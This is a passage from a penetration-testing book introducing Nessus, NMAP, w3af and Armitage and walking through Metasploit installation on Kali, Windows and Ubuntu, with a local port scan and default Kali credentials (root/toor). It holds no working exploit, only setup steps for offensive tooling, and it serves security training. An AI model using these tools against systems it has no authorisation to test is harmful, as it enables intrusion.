
- **Installation on Linux (Debian-based):**

1. Navigate to the URL <https://www.tenable.com/products/nessus-select-your-operating-system>.
2. Under the **Linux** category, **Debian 6,7,8 / Kali Linux 1**, select the appropriate version (32-bit/AMD64).
3. Download the file.
4. Open a terminal and browse to the folder where you downloaded the installer (`.deb`) file.
5. Type the command `dpkg -i <name_of_installer>.deb`.
6. Open a browser and navigate to the URL <https://localhost:8834/>.
7. Set a new username and password to access the Nessus console.
8. For registration, click on the **registering this scanner** option.
9. Upon visiting <http://www.tenable.com/products/nessus/nessus-plugins/obtain-an-activation-code>, select **Nessus Home** and enter your details for registration.
10. Enter the registration code that you receive on your email.

NMAP

NMAP (abbreviation for Network Mapper) is a de-facto tool for network information gathering. It belongs to the information gathering and enumeration category. At a glance, it may appear to be quite a small and simple tool. However, it is so comprehensive that a complete book could be dedicated on how to tune and configure NMAP as per our requirements. NMAP can give us a quick overview of what all ports are open and what services are running in our target network. This feed can be given to Metasploit for further action. While a detailed discussion on NMAP is out of the scope for this book, we'll certainly cover all the important aspects of NMAP in the later chapters.

Its official website is <https://nmap.org/>. The following screenshot shows a sample NMAP scan:




The screenshot shows a terminal window titled "root@kali: ~". The window has a standard Linux terminal interface with a menu bar (File, Edit, View, Search, Terminal, Help) and a title bar. The command entered is "root@kali:~# nmap -sT 127.0.0.1". The output of the scan is displayed below the command:

```
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-03-12 23:43 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00016s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
root@kali:~# █
```

A sample NMAP scan using command-line interface

While the most common way of accessing NMAP is through the command line, NMAP also has a graphical interface known as Zenmap, which is a simplified interface on the NMAP engine, as follows:



Zenmap graphical user interface (GUI) for NMAP

The following are the different OS-based installation steps for NMAP:

- **Installation on Windows:**

1. Navigate to site <https://nmap.org/download.html>.
2. Under the **Microsoft Windows Binaries** section, select the latest version (.exe) file.
3. Install the downloaded file along with WinPCAP (if not already installed).



WinPCAP is a program that is required in order to run tools such as NMAP, Nessus, and Wireshark. It contains a set of libraries that allow other applications to capture and transmit network packets.


- **Installation on Linux (Debian-based):** NMAP is by default installed in Kali Linux; however, if not installed, you can use the following command to install it:

```
root@kali:~#apt-get install nmap
```

w3af

w3af is an open-source web application security scanning tool. It belongs to the web application security scanner category. It can quickly scan the target web application for common web application vulnerabilities, including the OWASP Top 10. w3af can also be effectively integrated with Metasploit to make it even more powerful.

Its official website is <http://w3af.org/>. We can see the w3af console for scanning web application vulnerabilities in the following image:



w3af console for scanning web application vulnerabilities

The following are the various OS-based installation steps for w3af:


- **Installation on Windows:** w3af is not available for the Windows platform
- **Installation on Linux (Debian-based):** w3af is by default installed on Kali Linux; however, if not installed, you can use the following command to install it:

```
root@kali:~# apt-get install w3af
```

Armitage

Armitage is an exploit automation framework that uses Metasploit at the backend. It belongs to the exploit automation category. It offers an easy-to-use user interface for finding hosts in the network, scanning, enumeration, finding vulnerabilities, and exploiting them using Metasploit exploits and payloads. We'll have a detailed overview of Armitage later in this book.

Its official website is <http://www.fastandeasyhacking.com/index.html>. We can see the Armitage console for exploit automation in the following screenshot:



Armitage console for exploit automation.

The following are the various OS-based installation steps for Armitage:

- **Installation on Windows:** Armitage is not supported on Windows
- **Installation on Linux (Debian-based):** Armitage is by default installed on Kali Linux; however, if not installed, you can use the following command to install it:

```
root@kali:~# apt-get install armitage
```



PostgreSQL, Metasploit, and Java are required to set up and run Armitage. However, these are already installed on the Kali Linux system.

Summary

Now that we have got a high-level overview of what Metasploit is all about, its applicability in penetration testing, and supporting tools, we'll browse through the installation and environment setup for Metasploit in the next chapter.

Exercises

You can try the following exercises:

- Visit Metasploit's official website and try to learn about the differences in various editions of Metasploit
- Try to explore more on how Nessus and NMAP can help us during a penetration test.

3

Setting up Your Environment

In the preceding chapter, you got familiarized with vulnerability assessments, penetration testing, and the Metasploit Framework in brief. Now, let's get practically started with Metasploit by learning how to install and set up the framework on various platforms along with setting up a dedicated virtual test environment. In this chapter, you will learn about the following topics:

- Using the Kali Linux virtual machine to instantly get started with Metasploit and supporting tools
- Installing the Metasploit Framework on Windows and Linux platforms
- Setting up exploitable targets in a virtual environment

Using the Kali Linux virtual machine - the easiest way

Metasploit is a standalone application distributed by Rapid7. It can be individually downloaded and installed on various operating system platforms such as Windows and Linux. However, at times, Metasploit requires quite a lot of supporting tools and utilities as well. It can be a bit exhausting to install the Metasploit Framework and all supporting tools individually on any given platform. To ease the process of setting up the Metasploit Framework along with the required tools, it is recommended to get a ready-to-use Kali Linux virtual machine.

Using this virtual machine will give the following benefits:

- Plug and play Kali Linux--no installation required
- Metasploit comes pre-installed with the Kali VM
- All the supporting tools (discussed in this book) also come pre-installed with the Kali VM
- Save time and effort in setting up Metasploit and other supporting tools individually



In order to use the Kali Linux virtual machine, you will first need to have either VirtualBox, VMPlayer, or VMware Workstation installed on your system.

The following are the steps for getting started with Kali Linux VM:

1. Download the Kali Linux virtual machine from <https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/>.
2. Select and download **Kali Linux 64 bit VM** or **Kali Linux 32 bit VM PAE** based on the type of your base operating system, as follows:

Kali Linux VM Images				
Image Name	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit VM	Torrent	2.2G	2016.2	FD91182F6ABCBA7D3EFA4DE0B58F4DB42DEF49A4
Kali Linux 32 bit VM PAE	Torrent	2.2G	2016.2	84D53E456F66D6DE4759F759AB8004609CC127AD
Kali Linux Light 64 bit VM	Torrent	0.7G	2016.2	2FA5378F4CE25A31C4CBF0511E9137506B1FB5E0
Kali Linux Light 32 bit VM	Torrent	0.7G	2016.2	1951C180968C76B557C11D21893419B6BBC826E

- Once the VM is downloaded, extract it from the Zip file to any location of your choice.
 - Double click on the VMware virtual machine configuration file to open the virtual machine and then play the virtual machine. The following credentials can be used to log into the virtual machine:

Username - root
Password - toor


5. To start the Metasploit Framework, open the terminal and type `msfconsole`, as follows:

Installing Metasploit on Windows


Metasploit Framework can be easily installed on a Windows based operating system. However, Windows is usually not the platform of choice for deploying Metasploit Framework, the reason being, that many of the supporting tools and utilities are not available for Windows platform. Hence it's strongly recommended to install the Metasploit Framework on Linux platform.

The following are the steps for Metasploit Framework installation on Windows:


1. Download the latest Metasploit Windows installer from: <https://github.com/rapid7/metasploit-framework/wiki/Downloads-by-Version>.
2. Double click and open the downloaded installer.
3. Click **Next**, as seen in the following screenshot:




4. Accept the license agreement:




5. Select the location where you wish to install the Metasploit Framework:




6. Click on **Install** to proceed further:



The Metasploit installer progresses by copying the required files to the destination folder:



7. Click on **Finish** to complete the Metasploit Framework installation:



Now that the installation is complete, lets try to access the Metasploit Framework through the command line interface:

1. Press the *Windows Key + R*.
2. Type `cmd` and press *Enter*.
3. Using `cd`, navigate to the folder/path where you installed the Metasploit Framework.


4. Type `msfconsole` and hit *Enter*; you should be able to see the following:

Installing Metasploit on Linux

For the scope of this book, we will be installing the Metasploit Framework on Ubuntu (Debian based) system. Before we begin the installation, we first need to download the latest installer. This can be done using `wget` command as follows:

1. Open a terminal window and type:

```
wget  
http://downloads.metasploit.com/data/releases/metasploit-late  
st-linux-installer.run
```



The screenshot shows a terminal window titled "sagar@ubuntu: ~". The user has run the command `wget http://downloads.metasploit.com/data/releases/metasploit-latest-linux-installer.run`. The output shows the progress of the download, indicating it's 94% complete at a rate of 475KB/s with an estimated time remaining of 13 seconds.

```
sagar@sagar-OptiPlex-5090:~$ wget http://downloads.metasploit.com/data/releases/metasploit-l  
atest-linux-installer.run  
--2017-03-30 20:19:47-- http://downloads.metasploit.com/data/releases/metasploit-l  
atest-linux-installer.run  
Resolving downloads.metasploit.com (downloads.metasploit.com)... 23.48.60.21  
Connecting to downloads.metasploit.com (downloads.metasploit.com)|23.48.60.21|:8  
0... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 153356021 (146M) [text/plain]  
Saving to: 'metasploit-latest-linux-installer.run'  
  
metasploit 94%[=====> ] 138.83M 475KB/s eta 13s
```


2. Once the installer has been downloaded, we need to change the mode of the installer to be executable. This can be done as follows:

- For 64-bit systems: `chmod +x /path/to/metasploit-latest-linux-x64-installer.run`
- For 32-bit systems: `chmod +x /path/to/metasploit-latest-linux-installer.run`


3. Now we are ready to launch the installer using the following command:

- For 64-bit systems: `sudo /path/to/metasploit-latest-linux-x64-installer.run`
- For 32-bit systems: `sudo /path/to/metasploit-latest-linux-installer.run`


4. We can see the following installer:




5. Accept the license agreement:



6. Choose the installation directory (It's recommended to leave this *as-is* for default installation):



